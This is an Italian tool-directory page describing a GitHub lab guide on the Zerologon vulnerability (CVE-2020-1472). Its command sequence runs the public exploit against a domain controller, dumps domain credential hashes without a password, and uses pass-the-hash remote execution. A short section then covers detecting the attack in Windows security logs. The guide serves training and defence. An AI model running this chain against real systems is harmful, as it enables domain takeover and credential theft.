
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/jolynngsc/zerologon_cve-2020-1472
Analisi delle VulnerabilitàExploitPenetration TestingApprendimento e FormazioneLab e Pratica
GitHubjolynngsc/zerologon_cve-2020-1472

Zerologon_CVE-2020-1472

Guida di laboratorio passo-passo per simulare, rilevare e mitigare la vulnerabilità Zerologon (CVE-2020-1472) su Windows Server 2016 utilizzando Kali Linux e gli strumenti Impacket.

Vedi Repository
352 anni faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    371
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    336
  • 5

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    322

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

Zerologon_CVE-2020-1472

Obiettivo

Questa ricerca sulla vulnerabilità mirava a stabilire un ambiente controllato per simulare un attacco Zerologon su Windows Server 2016 tramite Kali Linux a scopo di rilevamento e mitigazione. L'obiettivo principale era eseguire un penetration test della vulnerabilità e mostrare la possibilità di controllare un desktop senza effettuare il login come utente del desktop, rilevando e mitigando la vulnerabilità.
Competenze acquisite

  • Conoscenza avanzata di Windows Event Viewer
  • Competenza in Kali Linux e Impacket

  • Capacità di eseguire un attacco Zerologon

Strumenti utilizzati

  • Zerologon Codes
  • Windows Server 2016
  • Kali Linux

Passaggi per implementare Zerologon

Kali Linux

  1. sudo su to root user
  2. git clone https://github.com/dirkjanm/CVE-2020-1472
  3. cd /home/kali/impacket/examples/CVE-2020-1472 (Cambia la directory in base alla tua directory)
  4. /cve-2020-1472-exploit.py -n [NETBIOS] -t [IPaddress]
  5. secretsdump.py -no-pass -just-dc [NETBIOS/User]$@[IP adress]
  6. wmiexec.py [Domain/User@IP] - hashes [hash]
Screenshot 2023-03-25 at 10 47 33 AM

Passaggi per identificare Zerologon

Windows

IMPORTANTE Disabilitare la funzione di sicurezza


  1. Controllare il Visualizzatore eventi
  2. In Server Manager, selezionare Log di Windows, Sicurezza e cercare l'ID evento 4624 (Evento di accesso utente) Segni di un attacco Zerologon
  • Il soggetto dei log sarà denominato NULL SID
  • A questo accesso dovrebbero essere concessi anche diritti amministrativi. Screenshot 2023-02-13 at 10 11 13 PM
